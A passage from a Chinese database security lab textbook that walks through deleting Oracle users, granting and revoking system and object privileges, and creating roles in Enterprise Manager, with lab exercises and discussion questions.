（5）单击【应用】，重置口令并解除用户账户的锁定。

**3. 删除用户**

（1）在用户页上搜索项中输入“TEST”，然后单击【开始】，出现如图 10-31 所示的界面。可以看到添加的 TEST_MANAGER 用户。




图 10-31　用户管理

（2）选择 TEST_MANAGER 用户然后单击【删除】按钮，出现如图 10-32 所示的界面，单击【是】按钮即可删掉用户。





图 10-32　删掉用户

【实验报告】

按照实验步骤完成实验，并记录实验过程。

【思考题】

分析 Oracle 与 SQL Server 用户管理的异同。

### 10.3.2　管理用户权限

【实验目的】

掌握 Oracle 数据库服务器的权限管理。

【原理简介】

建立用户时，用户没有任何权限，也不能执行任何操作。如果用户要执行特定的数据库操作，必须为其授予系统权限；如果用户要访问其他方案的对象，则必须为其授予对象权限。

权限是一种执行特定类型的 SQL 语句或访问其他用户的对象时使用的权利。Oracle 数据库可以让管理员控制用户在数据库中可以（或不可以）执行的操作。权限可分为以下两种类别。

**1. 系统权限**

用户可使用每一个系统权限执行特定的数据库操作或对数据库操作分类。例如，创建表空间的权限就是一个系统权限。系统权限可由管理员授予，或者由可以显式授予管理权限的用户授予。共有一百多种不同的系统权限。很多系统权限都包含 ANY 子句。

常见系统权限如下。

SYSDBA 和 SYSOPER：使用这两个权限可以在数据库中执行关闭、启动、恢复及其他管理任务。用户使用 SYSOPER 可执行基本操作任务，但不能查看用户数据。这个权限包括以下系统权限：

- STARTUP 和 SHUTDOWN
- CREATE SPFILE
- ALTER DATABASE OPEN/MOUNT/BACKUP
- ALTER DATABASE ARCHIVELOG
- ALTER DATABASE RECOVER（仅限完全恢复。任何形式的不完全恢复，如 UNTIL TIME|CHANGE|CANCEL|CONTROLFILE，需要以 SYSDBA 身份建立连接）
- RESTRICTED SESSION

除此之外，SYSDBA 系统权限还可授权执行不完全恢复和删除数据库。用户使用 SYSDBA 系统权限可以 SYS 用户身份有效地建立连接。

DROP ANY：用户使用 DROP ANY 权限可删除其他用户拥有的对象。

CREATE、MANAGE、DROP 和 ALTER TABLESPACE：这些权限用于表空间管理，包括创建、删除和更改表空间的属性。

CREATE ANY DIRECTORY：使用 Oracle 数据库可以让开发人员在 PL/SQL 内调用

外部代码（例如 C 库）。作为一种安全措施，代码所在的操作系统目录必须链接到一个虚拟 Oracle 目录对象。使用 CREATE ANY DIRECTORY 权限时，有可能会调用不安全的代码对象。用户使用 CREATE ANY DIRECTORY 权限可以在 Oracle 软件所有者能够访问的任何目录中创建目录对象（具有读写访问权限）。这意味着用户可以访问那些目录中的外部过程。用户可以尝试直接读写任何数据库文件，如数据文件、重做日志和审计日志。一定要确保在组织中采用了安全策略，以防止误用类似这种作用很强的权限。

GRANT ANY OBJECT PRIVILEGE：使用此权限可以对用户未拥有的对象授予对象权限。

ALTER DATABASE 和 ALTER SYSTEM：这些权限的作用很强，可用于修改数据库和 Oracle 实例，如重命名数据文件或刷新缓冲区高速缓存。

**2. 对象权限**

用户可以使用对象权限对特定对象（如表、视图、序列、过程、函数或程序包）执行特定的操作。在没有特定权限的情况下，用户只能访问他们自己拥有的对象。对象权限可以由对象的所有者或管理员授予，也可以由显式授予对象权限的用户授予。

## 【实验环境】

Oracle 10g 以上数据库系统。

## 【实验步骤】

**1. 管理用户的系统权限**

（1）以 SYS 用户登录 Oracle Enterprise Manager，选择【服务器】|【安全性】|【用户】，出现用户管理界面，如图 10-27 所示。选择用户 SCOTT，单击【编辑】按钮，然后选择【系统权限】出现如图 10-33 所示的界面。





图 10-33 系统权限管理界面

（2）单击【编辑列表】按钮出现如图 10-34 所示的界面，在左侧【可用系统权限】列表中可以选择一个系统权限，然后单击【移动】按钮，把该系统权限赋予该用户，也可以在右侧【所选系统权限】中选择一个系统权限，然后单击【移去】按钮，把该系统权限从用户权限表中删掉。然后单击【确定】即可。选择 CREATE TABLE 权限，然后把它添加到用户的系统权限中去。




图 10-34　修改系统权限

（3）在 SCOTT 的系统权限列表中可以看到 CREATE TABLE 权限，如图 10-35 所示，




图 10-35　系统权限列表

然后单击【应用】这样才能把权限真正添加到用户。如果选中【管理选项】复选框，可以管理权限并将系统权限授予其他用户。

**2. 管理用户的对象权限**

（1）以 SYS 用户登录 Oracle Enterprise Manager，选择【服务器】|【安全性】|【用户】，出现用户管理界面，如图 10-27 所示。选择用户 SCOTT，单击【编辑】按钮，然后选择【对象权限】，出现如图 10-36 所示的界面。





图 10-36　对象权限列表

（2）在【选择对象类型】中选择【表】作为要编辑权限的对象，然后单击【添加】按钮，出现如图 10-37 所示的界面。

（3）单击右上侧的手电筒状的【选择表对象】按钮，出现如图 10-38 所示的界面，首先选择方案，然后单击【开始】按钮，出现该方案下的表对象，从下面的表对象中选择表，然后单击【确定】按钮。选择方案 SCOTT，选择表对象为 EMP，单击【确定】按钮，出现如图 10-39 所示的界面。

（4）在左侧的【可用权限】列表中显示了针对表 SCOTT.EMP 所示的权限，选择一个权限，然后单击【移动】即可把权限赋予用户，也可以从【所选权限】列表中，选择一个权限，然后单击【移去】按钮，去除一个用户的对象权限。对象权限选择完成后，单击【确定】按钮，出现如图 10-40 所示的界面。

（5）在如图 10-40 所示的界面中用户可以继续添加其他对象权限，也可以选择一个权限，单击【删除】按钮，去掉一个对象权限。所有的对象权限编辑完成后，单击【应用】按钮，把对象权限赋予用户，这时用户就可以使用该对象权限了。如果选中【授权选项】复选框，允许该用户向其他用户授予同一访问权限。




图 10-37　添加表对象权限




图 10-38　选择表对象




图 10-39　添加对象权限





图 10-40　对象权限列表

【实验报告】

（1）具有 ADMINOPTION 系统权限的用户可撤销其他任何数据库用户的权限。撤销者与最初被授予权限的用户不一定是同一个用户。撤销系统权限时不会产生级联影响。参照上述实验过程完成如下的实验操作。

① DBA 将 CREATE TABLE 系统权限连同【管理选项】授予 Jeff。

② Jeff 创建一个表。

③ Jeff 将 CREATE TABLE 系统权限授予 Emi。

④ Emi 创建一个表。

⑤ DBA 撤销 Jeff 的 CREATE TABLE 系统权限。

结果：

Jeff 的表仍然存在，但是他不能创建新表。

Emi 的表仍然存在，而且她仍然具有 CREATE TABLE 系统权限。

（2）撤销与数据操纵语言（DML）操作相关的系统权限时可能会出现级联影响。例如，如果将 SELECT ANY TABLE 权限授予某个用户，该用户又创建了使用表的过程，则必须先重新编译用户方案中包含的所有过程，才可以再次使用这些过程。指定了 WITH GRANT OPTION 时撤销对象权限也会产生级联影响。

参照上述实验过程完成如下的实验操作。

① Jeff 被授予关于 EMPLOYEES 的 SELECT 对象权限连同 GRANT OPTION。

② Jeff 将关于 EMPLOYEES 的 SELECT 权限授予 Emi。

③ 随后，撤销 Jeff 的 SELECT 权限。这个撤销操作会同时对 Emi 产生级联影响。

**【思考题】**

如何在 Oracle 里面实现最小权限授权原则？

## 10.3.3　管理数据库角色

**【实验目的】**

掌握 Oracle 数据库服务器的角色管理。

**【原理简介】**

在大多数系统中，将必需的权限一个一个授予每一个用户是很耗时的工作，而且很有可能会出错。Oracle 软件通过角色可实现简单且受控的权限管理。角色是可授予用户或其他角色的、由相关权限组成的一些命名组。角色的设计目的是为了简化数据库中的权限管理，从而可提高数据库的安全性。

角色具有以下特性：

- 角色就像用户，可以授予角色或撤销角色权限。
- 角色就像系统权限，可以授予用户或其他角色，也可以从用户或其他角色撤销。
- 角色可以由系统权限和对象权限组成。
- 可以对授予某一角色的每一个用户启用或禁用该角色。
- 可能需要口令才能启用角色。
- 角色不由任何用户拥有，角色也不属于任何方案。

运行数据库创建脚本时会为 Oracle 数据库自动定义若干个角色。CONNECT 角色会自动授予任何使用 Enterprise Manager 创建的用户。在数据库早期版本中（早于 Oracle Database 10g 版本 2），CONNECT 角色包含更多的权限，如 CREATE TABLE 和 CREATE DATABASELINK，现在，出于安全原因删除了这些权限。注：请注意，授予 RESOURCE 角色时包括授予 UNLIMITED TABLESPACE 权限。

下面介绍几种常用的、主要的预定义角色及其相关的权限。

1. CONNECT

2. RESOURCE
3. DBA
4. EXP_FULL_DATABASE
5. IMP_FULL_DATABASE
6. DELETE_CATALOG_ROLE
7. EXECUTE_CATALOG_ROLE
8. SELECT_CATALOG_ROLE

说明：

1～3：是为了同 Oracle 老版本中的概念相兼容而提供的，不能只依赖于这些 ROLE。

4～5：是为了使用 Import 和 Export 实用程序而提供的。

6～8：是为了数据字典视图和包的卸载而提供的。

CONNECT 角色：是授予最终用户的典型权利，最基本的。

ALTER SESSION——修改会话。

CREATE CLUSTER——建立聚簇。

CREATE DATABASE LINK——建立数据库链接。

CREATE SEQUENCE——建立序列。

CREATE SESSION——建立会话。

CREATE SYNONYM——建立同义词。

CREATE VIEW——建立视图。

RESOURCE 角色：是授予开发人员的。

CREATE CLUSTER——建立聚簇。

CREATE PROCEDURE——建立过程。

CREATE SEQUENCE——建立序列。

CREATE TABLE——建表。

CREATE TRIGGER——建立触发器。

CREATE TYPE——建立类型。

DBA 角色：拥有系统所有系统级权限。

IMP_FULL_DATABASE 角色、EXP_FULL_DATABASE 角色：

BACKUP ANY TABLE——备份任何表。

EXECUTE ANY PROCEDURE——执行任何操作。

SELECT ANY TABLE——查询任何表。

DELETE_CATALOG_ROLE 角色：

这个角色是 Oracle 8 新增加的，如果授予用户这个角色，用户就可以从表 sys.aud$中删除记录，sys.aud$表中记录着审计后的记录，使用这个角色可以简化审计踪迹管理。

SELECT_CATALOG_ROLE 角色、EXECUTE_CATALOG_ROLE 角色：

SELECT_CATALOG_ROLE 角色具有从数据字典查询的权利，EXECUTE_CATALOG_ROLE 角色具有从数据字典中执行部分过程和函数的权利。

Oracle 创建了一些授权管理员管理特殊功能的其他角色（如果已安装这些功能）。例

如，XDBADMIN 包含管理扩展标记语言（XML）数据库（如果已安装此功能）所需的权限。AQ_ADMINISTRATOR_ROLE 提供管理高级队列的权限。HS_ADMIN_ROLE 包括管理各种服务所需的权限。在没有 Oracle 技术支持协助的情况下，一定不能改变授予这些功能角色的权限，因为这样做可能会无意禁用所需的功能。

**【实验环境】**

Oracle 10g 以上数据库系统。

**【实验步骤】**

**1. 创建角色**

（1）以 SYS 用户登录 Oracle Enterprise Manager，选择【服务器】|【安全性】|【角色】，出现角色管理界面。单击【创建】按钮，出现如图 10-41 所示的界面。在【一般信息】页中输入名称为"test_role"。




图 10-41　添加角色

（2）角色是一个由相关权限组成的命名组，一般主要用于管理对象权限，选择【对象权限】页，如图 10-42 所示，在【选择对象类型】中选择【表】作为授予权限的对象。




图 10-42　添加对象权限

（3）单击【添加】按钮出现如图 10-43 所示的界面。




图 10-43　编辑对象权限

（4）与前面管理用户对象权限类似，单击右上侧的手电筒状的【选择表对象】按钮，出现如图 10-44 所示的界面，首先选择方案，然后单击【开始】按钮，出现该方案下的表对象，从下面的表对象中选择表，然后单击【确定】按钮。选择方案 SCOTT，选择表对象为 EMP，单击【确定】按钮，出现如图 10-45 所示的界面。




图 10-44　选择对象




图 10-45　添加对象权限

（5）在左侧的【可用权限】列表中显示了针对表 SCOTT.EMP 所示的权限，选择一个权限，然后单击【移动】即可把权限赋予用户，也可以从【所选权限】列表中，选择一个权限，然后单击【移去】按钮，去除一个用户的对象权限。对象权限选择完成后，单击【确定】按钮，出现如图 10-46 所示的界面。




图 10-46　对象权限列表

（6）在如图 10-46 所示的界面中用户可以继续添加其他对象权限，也可以选择一个权限，单击【删除】按钮，去掉一个对象权限。所有的对象权限编辑完成后，单击【应用】按钮，把对象权限赋予用户，这时用户就可以使用该对象权限了。如果选中【授权

选项】复选框，允许这个用户向其他用户授予同一访问权限。

**2. 将角色分配给用户**

（1）以 SYS 用户登录 Oracle Enterprise Manager，选择【服务器】|【安全性】|【用户】，出现用户管理界面，如图 10-27 所示。选择用户 test_user（如果不存在，则添加一个），单击【编辑】按钮，然后选择【角色】，出现如图 10-47 所示的界面。添加新用户时，系统会赋予用户一个默认的 CONNECT 角色。该角色赋予用户建立数据库连接的权限，但是不能操作数据表。




图 10-47　用户角色列表

（2）单击【编辑列表】按钮，出现如图 10-48 所示的界面，在左侧【可用角色】列表中显示了当前系统存在的角色，选中一个角色，然后单击【移动】按钮，则把该角色赋予用户，在右侧【所选角色】列表中显示了赋予用户的角色，选择一个，然后单击【移去】按钮则可以去掉用户的角色。这里把刚才添加的 test_role 角色赋予用户。完成后单




图 10-48　选择用户角色列表

击【确定】按钮，返回用户角色列表，如图 10-47 所示，然后单击【应用】按钮，把赋予的角色应用到用户。

**【实验报告】**

按照实验步骤完成实验，并记录实验过程。

**【思考题】**

分析使用角色对用户进行权限管理有什么优缺点。

# 第 11 章 服务器安全配置

## 11.1 Windows Server 安全配置

微软新一代服务器操作系统平台 Windows Server 2008 以其安全、稳定而受到了用户的肯定，依托全新的平台架构，为企业的管理、数据安全以及应用的稳定都带来了全新的革命。

